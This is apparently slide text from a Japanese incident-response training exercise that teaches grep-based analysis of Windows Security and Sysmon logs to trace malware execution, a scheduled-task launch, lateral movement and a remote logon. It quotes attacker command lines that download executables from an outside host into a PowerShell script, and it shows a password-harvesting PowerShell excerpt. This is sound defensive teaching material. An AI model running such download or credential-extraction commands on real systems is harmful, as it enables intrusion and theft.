詳細追跡 > プロセス作成の監査	4688	新しいプロセスが作成されました	プロセスの起動	<ul style="list-style-type: none">・アカウント名・ドメイン・プロセスID・プロセス名・権限昇格の有無： トークン昇格の種類・親プロセスID： クリエーター プロセスID
---------------------	------	-----------------	---------	---

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.22

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

ハンズオン1 Q2

動作開始時刻の確認手順

- イベントID: **4688**を確認し、**win.exe**が実行されたログの時刻を確認

```
情報: 2021/11/07 16:53:20, Microsoft-Windows-Security-Auditing, 4688, プロセス作成。新しいプロセスが作成されました。
サブジェクト:
  セキュリティ ID:          SYSTEM
  アカウント名:          WIN7_B4.JP_013
  アカウント ドメイン:    EXAMPLE
  ログオン ID:            0x3e7
プロセス情報:
  新しいプロセス ID:      0x2
  新しいプロセス名:      D:\Intel\Logs\win.exe
  トークン 昇格の種類:     Token Elevation Type: Full (1)
  クリエーター プロセス ID: 0x4a0
トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を示します。
種類 1 は、特権が削除されていない、またはグループが無効にされていない、フル トークンです。フル トークンは、ユーザー アカウント制御が無効の場合
種類 2 は、特権が削除されていない、またはグループが無効にされていない、昇格されたトークンです。昇格されたトークンは、ユーザー アカウント制御
種類 3 は、管理者特権が削除され、管理グループが無効にされた、制限されたトークンです。制限されたトークンは、ユーザー アカウント制御が有効で、
```

ハンズオン1 Q2

動作開始時刻の確認手順

- ① Security.csvから、イベントID: 4688 のログを全て取得
- ② ①で取得したログから、win.exeに関連するログを取得
- ③ ②で取得したログから、動作開始時刻を確認

ハンズオン1 Q2

① Security.csvから、イベントID: 4688のログを全て取得

■ Security.csvから、grepを用いてイベントID: 4688のログの塊を取得するコマンド例

```
grep -A 20 "4688" Security.csv
```

```
情報: 2021/11/07 15:53:30, Microsoft-Windows-Security-Auditing, 4688, プロセス作成。新しいプロセスが作成されました。
```

```
サブジェクト:  
セキュリティ ID: SYSTEM  
アカウント名: WIN7_64JP_013  
アカウント_ドメイン: EXAMPLE  
ログオン ID: 0x3e7
```

```
プロセス情報:  
新しいプロセス ID: 0xa2c  
新しいプロセス名: C:\Intel\Logs\win.exe  
トークン昇格の種類: TokenElevationTypeDefault (1)  
クリエーター プロセス ID: 0x4a0
```

```
トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を示します。
```

```
種類 1 は、特権が削除されていない、またはグループが無効にされていない、フル トークンです。フル トークンは、ユーザー アカウント制御が無効の場合
```

```
種類 2 は、特権が削除されていない、またはグループが無効にされていない、昇格されたトークンです。昇格されたトークンは、ユーザー アカウント制御
```

```
種類 3 は、管理者特権が削除され、管理グループが無効にされた、制限されたトークンです。制限されたトークンは、ユーザー アカウント制御が有効で、
```

21

ハンズオン1 Q2

② ①で取得したログから、win.exeに関連するログを取得

- ①の結果から、grepを用いてwin.exeの文字列が含まれる行を取得するコマンド例

```
grep -A 20 "4688" Security.csv | grep "win.exe"
```

ハンズオン1 Q2

- ①の結果から、grepを用いてwin.exeの文字列が含まれる行を取得するコマンド例

```
grep -A 20 "4688" Security.csv | grep "win.exe"
```

上記コマンドでは赤枠部分しか出力されず時刻情報を含むログの塊を取得することができない

```
情報: 2021/11/07 15:53:20, Microsoft-Windows-Security-Auditing, 4688, プロセス作成, "新しいプロセスが作成されました。"
サブジェクト:
  セキュリティ ID:          SYSTEM
  アカウント名:           WIN7_B4JP_01$
  アカウント ドメイン:    EXAMPLE
  ログオン ID:             0x3e7
プロセス情報:
  新しいプロセス ID:      0xa2c
  新しいプロセス名:      D:\Intel\Logs\win.exe
  トークン 昇格の種類:     TokenElevationTypeDefault (1)
  クリエーター プロセス ID: 0x4a0
トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を示します。
種類 1 は、特権が削除されていない、またはグループが無効にされていない、フル トークンです。フル トークンは、ユーザー アカウント制御が無効の場合
種類 2 は、特権が削除されていない、またはグループが無効にされていない、昇格されたトークンです。昇格されたトークンは、ユーザー アカウント制御
種類 3 は、管理者特権が削除され、管理グループが無効にされた、制限されたトークンです。制限されたトークンは、ユーザー アカウント制御が有効で、
```

ハンズオン1 Q2

- ①の結果から、grepを用いてwin.exeの含まれるログの塊を取得するコマンド例

```
grep -A 20 "4688" Security.csv | grep -A 10 -B 10 "win.exe"
```

```
情報: 2021/11/07 15:53:30, Microsoft-Windows-Security-Auditing, 4688, プロセス作成, "新しいプロセスが作成されました."
```

サブジェクト:

```
セキュリティ ID: SYSTEM
アカウント名: WIN7_B4JP_013
アカウントドメイン: EXAMPLE
ログオン ID: 0x3e7
```

10

プロセス情報:

```
新しいプロセス ID: 0xa2c
新しいプロセス名: C:\Intel\logs\win.exe
トークン昇格の種類: token_elevation_type_default (1)
クリエイター プロセス ID: 0x4a0
```

トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種類を示します。

種類 1 は、特権が削除されていない、またはグループが無効にされていない、フル トークンです。フル トークンは、ユーザー アカウント制御が無効の場合

種類 2 は、特権が削除されていない、またはグループが無効にされていない、昇格されたトークンです。昇格されたトークンは、ユーザー アカウント制御

種類 3 は、管理者特権が削除され、管理グループが無効にされた、制限されたトークンです。制限されたトークンは、ユーザー アカウント制御が有効で、

10

ハンズオン1 Q2

③ ②で取得したログから、動作開始時刻を確認

■ ②の結果から、下記の動作開始時刻が確認できる

情報,2021/11/07 15:53:00,Microsoft-Windows-Security-Auditing,4688,プロセス作成,"新しいプロセスが作成されました。

サブジェクト:

セキュリティ ID: SYSTEM
アカウント名: WIN7_64JP_01\$
アカウント ドメイン: EXAMPLE
ログオン ID: 0x3e7

プロセス情報:

新しいプロセス ID: 0xa2c
新しいプロセス名: C:¥Intel¥Logs¥win.exe
トークン昇格の種類: TokenElevationTypeDefault (1)
クリエーター プロセス ID: 0x4a0

(略)

ハンズオン1 Q2

実行方法の確認手順

- マルウェアの動作開始時刻をもとに、不審なログがないかを確認
- “15:53:00”の時刻をもとに調査する際のコマンド例

```
grep -A 18 -B 18 "15:53:00" Security.csv | less
```

```
less +/15:53:00 Security.csv
```


ハンズオン 1 Q2

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.22

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 「Security.csv」のイベントID: 4698に記録

タスク登録が行われた場合、以下のログが出力される

イベントID: 4656 (オブジェクトへのハンドルが要求されました)

4663 (オブジェクトへのアクセスが試行されました)

4658 (オブジェクトに対するハンドルが閉じました)

・オブジェクト → オブジェクト名: "C:%Windows%Tasks%[タスク名].job"
"C:%Windows%System32%Tasks%[タスク名]"

・確認できる情報

- ・ハンドルID (他ログとの紐付けに使用する): オブジェクト → ハンドルID
- ・ハンドルを要求したプロセスのプロセスID: プロセス情報 → プロセスID (イベント4688で作成されたプロセスのIDと一致する)
- ・処理内容: アクセス要求情報 → アクセス・アクセス理由 ("WriteData (または AddFile)"
"AppendData (または AddSubdirectory または CreatePipeInstance)")
- ・成否: キーワード ("成功の監査")

イベントID: 4698 (スケジュールされたタスクが作成されました)

・タスク情報 → タスク名

・確認できる情報

- ・タスクの詳細: タスク情報内、タスク コンテンツ。XML形式にて記述されている。
- ・実行トリガー: Triggers
- ・優先度などの設定: Principals
- ・実行内容: Actions

ハンズオン1 Q2

実行方法の確認手順

- 下記のコマンドで調査を行った結果、イベントID: 4698のログを確認することができる

```
grep -A 18 -B 18 "15:53:00" Security.csv | less
```

実行方法の確認手順

■ イベントID: 4698のログを確認

情報,2021/11/07 15:49:21,Microsoft-Windows-Security-Auditing,4698,その他のオブジェクト アクセス イベント,"スケジュールされたタスクが作成されました。

サブジェクト:

セキュリティ ID: EXAMPLE¥Administrator
アカウント名: sysg.admin
アカウント ドメイン: EXAMPLE
ログオン ID: 0xfd151

タスク情報:

タスク名: ¥A11

タスク コンテンツ: <?xml version=""1.0"" encoding=""UTF-16""?>

```
<Task version=""1.0"" xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task"">
```

```
<RegistrationInfo />
```

```
<Triggers>
```

```
<TimeTrigger>
```

```
<StartBoundary>2021-11-07T15:53:00</StartBoundary>
```

```
</TimeTrigger>
```

ハンズオン1 Q2

実行方法の確認手順

■ イベントID: 4656のログ

情報,2021/11/07 15:53:00,Microsoft-Windows-Security-Auditing,4656,ファイル システム,"オブジェクトに対するハンドルが要求されました。"

サブジェクト:

セキュリティ ID: SYSTEM
アカウント名: WIN7_64JP_01\$
アカウント ドメイン: EXAMPLE
ログオン ID: 0x3e7

オブジェクト:

オブジェクト サーバー: Security
オブジェクトの種類: File
オブジェクト名: C:¥**Windows¥Tasks¥At1.job**
ハンドル ID: 0xd2c

プロセス情報:

プロセス ID: 0x3c8
プロセス名: C:¥Windows¥System32¥svchost.exe

ハンズオン1 Q2

実行方法の確認手順

■ イベントID: 4663のログ

情報,2021/11/07 15:53:00,Microsoft-Windows-Security-Auditing,4663,ファイル システム,"オブジェクトへのアクセスが試行されました。"

サブジェクト:

セキュリティ ID: SYSTEM
アカウント名: WIN7_64JP_01\$
アカウント ドメイン: EXAMPLE
ログオン ID: 0x3e7

オブジェクト:

オブジェクト サーバー: Security
オブジェクトの種類: File
オブジェクト名: C:¥**Windows¥Tasks¥At1.job**
ハンドル ID: 0xd2c

プロセス情報:

プロセス ID: 0x3c8
プロセス名: C:¥Windows¥System32¥svchost.exe

マルウェア感染端末の調査

Q2. マルウェアの動作開始時刻とマルウェアの実行方法を特定してください。

解答 動作開始時間: 2021/11/07 15:53:00

解説

イベントIDと検知したファイル名を手掛かりにSecurity.csv調査する。

✓ イベントID: 4688

✓ 検知ファイル名: win.exe

<コマンド>

```
grep -A 20 "4688" Security.csv | grep -B 10 -A 10 "win.exe"
```

マルウェア感染端末の調査

解答

マルウェアの実行方法: タスクスケジューラに登録されて、実行された

解説

検知したファイル名やマルウェアの動作開始時刻を手掛かりにSecurity.csvを調査する。

✓ 検知ファイル名: win.exe

✓ 動作開始時刻: 2021/11/07 15:53:00

<コマンド>

```
grep -A 18 -B 18 "15:53:00" Security.csv | less
```

マルウェア感染端末の調査

解答

マルウェアの実行方法: タスクスケジューラに登録されて、実行された

タスクスケジューラに登録された時刻
2021/11/07 15:49:21

解説

Security.csvの以下の情報に記録されている。

✓ イベントID: 4698

<Exec>


<Command>cmd</Command>

<Arguments>/c C:¥Intel¥Logs¥win.exe</Arguments>

</Exec>

ハンズオン1

- 調査を行う上で、Win7_64JP_01から他の端末へ感染が広がっているかを確認する必要がある



マルウェア感染端末の調査

Q3. 攻撃者はWin7_64JP_01から別のマシンに侵入を試みています。
侵入を試みた別の端末(ホスト名orIPアドレス)及び、侵入が確認された最初の時刻を特定してください。

マルウェア感染端末の調査

Q3. 攻撃者はWin7_64JP_01から別のマシンに侵入を試みています。
侵入を試みた別の端末(ホスト名orIPアドレス)及び、侵入が確認された最初の時刻を特定してください。



ヒント

- ① Sysmon.csvに別の端末のIPアドレスは記録されていないか
- ② 「ツール分析結果シート」の“net use”、「報告書(第1版)」のP.56を参照

ハンズオン 1 Q3

■ ツール分析結果シート 「net use」

- https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/
- 「Sysmon.csv」 のイベントID: 1に記録

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.56

- https://www.jpcert.or.jp/research/20160628ac-ir_research.pdf
- 「Sysmon.csv」 のイベントID: 1に記録

ハンズオン 1 Q3

■ ツール分析結果シート 「net use」

— https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

— 「Sysmon.csv」 のイベントID: 1(に記録)

#	イベントログ	イベントID	タスクのカテゴリ	イベント内容
1	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	Process Create. <ul style="list-style-type: none">• UtcTime: プロセス実行日時 (UTC)• ProcessGuid/ProcessId: プロセスID• Image: 実行ファイルのパス (C:\Windows\System32\net.exe)• CommandLine: 実行コマンドのコマンドライン (net use ¥[接続先]¥[共有パス])• CurrentDirectory: 作業ディレクトリ• User: 実行ユーザー• LogonGuid/LogonId: ログオンセッションのID• IntegrityLevel: 特権レベル• Hashes: 実行ファイルのハッシュ値• ParentProcessGuid/ParentProcessId: 親プロセスのプロセスID• ParentImage: 親プロセスの実行ファイル• ParentCommandLine: 親プロセスのコマンドライン

ハンズオン 1 Q3

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.56

- https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf
- 「Sysmon.csv」のイベントID: 1に記録

実行履歴 - Sysmon	イベントID: 1 (Process Create)
	<ul style="list-style-type: none">• Image: "C:\Windows\System32\cmd.exe"• 確認できる情報<ul style="list-style-type: none">• プロセスの開始・終了日時 (UTC): <i>UtcTime</i>• プロセスのコマンドライン: <i>CommandLine</i> ※ 引数内に接続先ホストと共有パスが記録される• 実行ユーザー名: <i>User</i>• プロセスID: <i>ProcessId</i>

ハンズオン1 Q3

net use のログ確認

- 下記のコマンドで時刻とnet useのコマンドラインを含んだログを確認

```
grep -B 5 "net use" Sysmon.csv
```

- 最初に確認された時刻と、通信先を確認

```
情報,2021/11/07 15:59:37,Microsoft-Windows-Sysmon,1,Process Create (rule:  
ProcessCreate),"Process Create:  
UtcTime: 2021-11-07 06:59:37.841  
ProcessGuid: {02EA0504-59D9-5A01-0000-0010AAD21100}  
ProcessId: 2172  
Image: C:¥Windows¥SysWOW64¥cmd.exe  
CommandLine: cmd /c ""net use ¥¥Win7_64JP_03¥c$""
```

マルウェア感染端末の調査

Q3. 攻撃者はWin7_64JP_01から別のマシンに侵入を試みています。
侵入を試みた別の端末(ホスト名orIPアドレス)及び、侵入が確認された最初の時刻を特定してください。

解答 Win7_64JP_03 (192.168.16.103)

解説 net useコマンドを手掛かりにSysmon.csvを調査する。
<コマンド>
grep -B 5 "net use" Sysmon.csv

マルウェア感染端末の調査

解答 2021/11/07 15:59:37


解説

Sysmon.csvの上記の日時に記録されている。

✓ CommandLine: cmd /c ""net use
¥¥Win7_64JP_03¥c\$""


ハンズオン 1 Q3

- ハンズオン1 Q3の調査でWin7_64JP_03へ侵入を試みる挙動を確認



ハンズオン1

- 調査を行う上で、Win7_64JP_01が、別の感染端末から侵入を受けていたかを確認



マルウェア感染端末の調査

Q4.攻撃者はWin7_64JP_01に別のマシンから侵入しています。
不正ログオン元のIPアドレスと使用されたアカウント名は何ですか？
また、最初にそのログが確認された時刻を確認してください。

マルウェア感染端末の調査

Q4.攻撃者はWin7_64JP_01に別のマシンから侵入しています。
不正ログオン元のIPアドレスと使用されたアカウント名は何ですか？
また、最初にそのログが確認された時刻を確認してください。



ヒント

- ① 「Security.csv」を確認
- ② 「ツール分析結果シート」の“net use”を参照
- ③ ネットワーク共有へのアクセスを確認

ハンズオン 1 Q4

■ ツール分析結果シート 「net use」

- https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/
- 「Security.csv」 のイベントID: 5140に記録

2	セキュリティ	5140	ファイルの共有	<p>ネットワーク共有オブジェクトにアクセスしました。</p> <ul style="list-style-type: none">• サブジェクト > セキュリティID/アカウント名/アカウント ドメイン: 実行したユーザー-SID/アカウント名/ドメイン• ネットワーク情報 > 送信元アドレス: 送信元IPアドレス (接続元ホスト)• ネットワーク情報 > ソース ポート: 送信元ポート番号 (ハイポート)• 共有情報 > 共有名: 使用された共有名 (*\MIPC\$)• アクセス要求情報 > アクセス: 要求された権限 (ReadDataまたは ListDirectory)
---	--------	------	---------	---

ハンズオン1 Q4

■ イベントID: 5140を確認するコマンド例

```
grep -A 21 "5140" Security.csv | less
```

ハンズオン1 Q4

■ イベントID: 5140を確認

情報, 2021/11/07 15:42:56, Microsoft-Windows-Security-Auditing, 5140, ファイルの共有, "ネットワーク共有オブジェクトにアクセスしました。

サブジェクト:

セキュリティ ID: EXAMPLE¥Administrator

アカウント名: sysg.admin

アカウント ドメイン: EXAMPLE

ログオン ID: 0xfd151

ネットワーク情報:

オブジェクトの種類: File

送信元アドレス: 192.168.16.109

ソースポート: 52765

共有情報:

共有名: ¥¥*¥IPC\$

共有パス:

アクセス要求情報:

アクセス マスク: 0x1

アクセス: ReadData (または ListDirectory)

マルウェア感染端末の調査

解答

IPアドレス: 192.168.16.109
アカウント名: sysg.admin
時刻: 2021/11/07 15:42:56

解説

イベントIDを手掛かりにSecurity.csvを調査する。
<コマンド>
grep -A 21 "5140" Security.csv | less

マルウェア感染端末の調査

解答

IPアドレス: 192.168.16.109
アカウント名: sysg.admin
時刻: 2021/11/07 15:42:56


解説

Security.csvの以下の情報に記録されている。

- ✓ イベントID: 5140
- ✓ アカウント名: sysg.admin
- ✓ 送信元アドレス: 192.168.16.109

ハンズオン 1 Q4

- ハンズオン1 Q4の調査でWin7_64JP_09から侵入を試みる挙動を確認



マルウェア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？また、記録された時刻を確認してください。

マルウェア感染端末の調査

Q5. Win7_64JP_01でPowerShellファイルが実行されたようです。このファイルは何を行うものですか？また、記録された時刻を確認してください。



ヒント

- ① PowerShellファイルの拡張子は「.ps1」
- ② Sysmon.csvにPowerShellファイルへの書き込みは記録されていないか

ハンズオン1 Q5

■ PowerShellを調査するコマンド例

```
grep -B 5 "¥.ps1" Sysmon.csv
```

ハンズオン1 Q5

■ Sysmon.csvの.ps1に関連するログ①

```
情報,2021/11/07 15:56:28,Microsoft-Windows-Sysmon,1,Process Create (rule:
ProcessCreate),"Process Create:
UtcTime: 2021-11-07 06:56:28.035
ProcessGuid: {02EA0504-591C-5A01-0000-0010B8421100}
ProcessId: 372
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: cmd /c ""echo $.DownloadFile("http://anews-web.co/mz.exe",
"C:\Intel\Logs\mz.exe") >> C:\Intel\Logs\z.ps1""
```

■ Sysmon.csvの.ps1に関連するログ②

```
情報,2021/11/07 16:01:14,Microsoft-Windows-Sysmon,1,Process Create (rule:
ProcessCreate),"Process Create:
UtcTime: 2021-11-07 07:01:14.186
ProcessGuid: {02EA0504-5A3A-5A01-0000-0010A21D1200}
ProcessId: 2356
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: cmd /c ""echo $.DownloadFile("http://anews-web.co/server.exe",
"C:\Intel\Logs\server.exe") >> C:\Intel\Logs\s.ps1""
```

マルウェア感染端末の調査

解答

以下からファイルをダウンロードする。

<http://anews-web.co/server.exe>

<http://anews-web.co/mz.exe>

解説

PowerShellの拡張子".ps1"をSysmon.csvから探す。

<コマンド>

```
grep -B 5 "¥.ps1" Sysmon.csv
```


マルウェア感染端末の調査

解答

以下からファイルをダウンロードする。

2021/11/07 16:01:14

<http://anews-web.co/server.exe>

2021/11/07 15:56:28

<http://anews-web.co/mz.exe>

解説

Sysmon.csvの以下の日時に記録されている。

✓ 2021/11/07 16:01:14

✓ CommandLine: cmd /c ""echo \$p.DownloadFile("<http://anews-web.co/server.exe>", "C:¥Intel¥Logs¥server.exe") >> C:¥Intel¥Logs¥s.ps1""

マルウェア感染端末の調査

解答

以下からファイルをダウンロードする。

2021/11/07 16:01:14

<http://anews-web.co/server.exe>

2021/11/07 15:56:28

<http://anews-web.co/mz.exe>

解説

Sysmon.csvの以下の日時に記録されている。

✓ 2021/11/07 15:56:28

✓ CommandLine: cmd /c ""echo \$p.DownloadFile("<http://anews-web.co/mz.exe>", "C:¥Intel¥Logs¥mz.exe") >> C:¥Intel¥Logs¥z.ps1 ""

初期設定の場合


- PowerShellが実行されたことは記録される
- 実行された内容は記録されない



PowerShellの実行したスクリプトをイベントログに記録

■ 追加設定により、**実行内容**が記録される

- Windows 10
- 追加パッケージをインストールした、それ以前のWindows



コンピュータの構成 -> 管理用テンプレート -> Windows PowerShell

PowerShellの実行したスクリプトをイベントログに記録

- スクリプトの内容が丸々イベントログに記録
- コマンド履歴は別のファイルに保管

スクリプト

```
イベント 4114, PowerShell (Microsoft-Windows-PowerShell)
全機 詳細
try {
    $FileName = Split-Path $File -Leaf
    (Get-Content $File)

    #Declare empty arrays
    $password = @()
    $UserName = @()
    $GroupName = @()
    $changed = @()
    $password = @()


    #check for password field
    if ($?immediat -like "*password*"){
        Write-Verbose "Potential password in $File"

        switch ($FileName) {
            "Groups.txt" {
                $password += $($_ | Select-Xml "/Groups/User/Properties/Password" | Select-Object -Expand Node | ForEach-Object $_.Value)
                $UserName += $($_ | Select-Xml "/Groups/User/Properties/UserName" | Select-Object -Expand Node | ForEach-Object $_.Value)
                $GroupName += $($_ | Select-Xml "/Groups/User/Properties/GroupName" | Select-Object -Expand Node | ForEach-Object $_.Value)
                $changed += $($_ | Select-Xml "/Groups/User/Changed" | Select-Object -Expand Node | ForEach-Object $_.Value)
            }

            "Services.txt" {
                $password += $($_ | Select-Xml "/NTServices/NTService/Properties/Password" | Select-Object -Expand Node | ForEach-Object $_.Value)
                $UserName += $($_ | Select-Xml "/NTServices/NTService/Properties/AccountName" | Select-Object -Expand Node | ForEach-Object $_.Value)
                $changed += $($_ | Select-Xml "/NTServices/NTService/Changed" | Select-Object -Expand Node | ForEach-Object $_.Value)
            }
        }
    }
} catch {
    Write-Error "Error: $($_.Exception.Message)"
}
```

コマンド履歴

(%AppData%\Microsoft\Windows
%PowerShell%\PSReadline)




ハンズオン1でPowerShellのスクリプト
がイベントログ「Powershell.csv」記録
されていなかった理由

- Windows7で追加パッケージをインストールしていなかった

ハンズオン1 まとめ

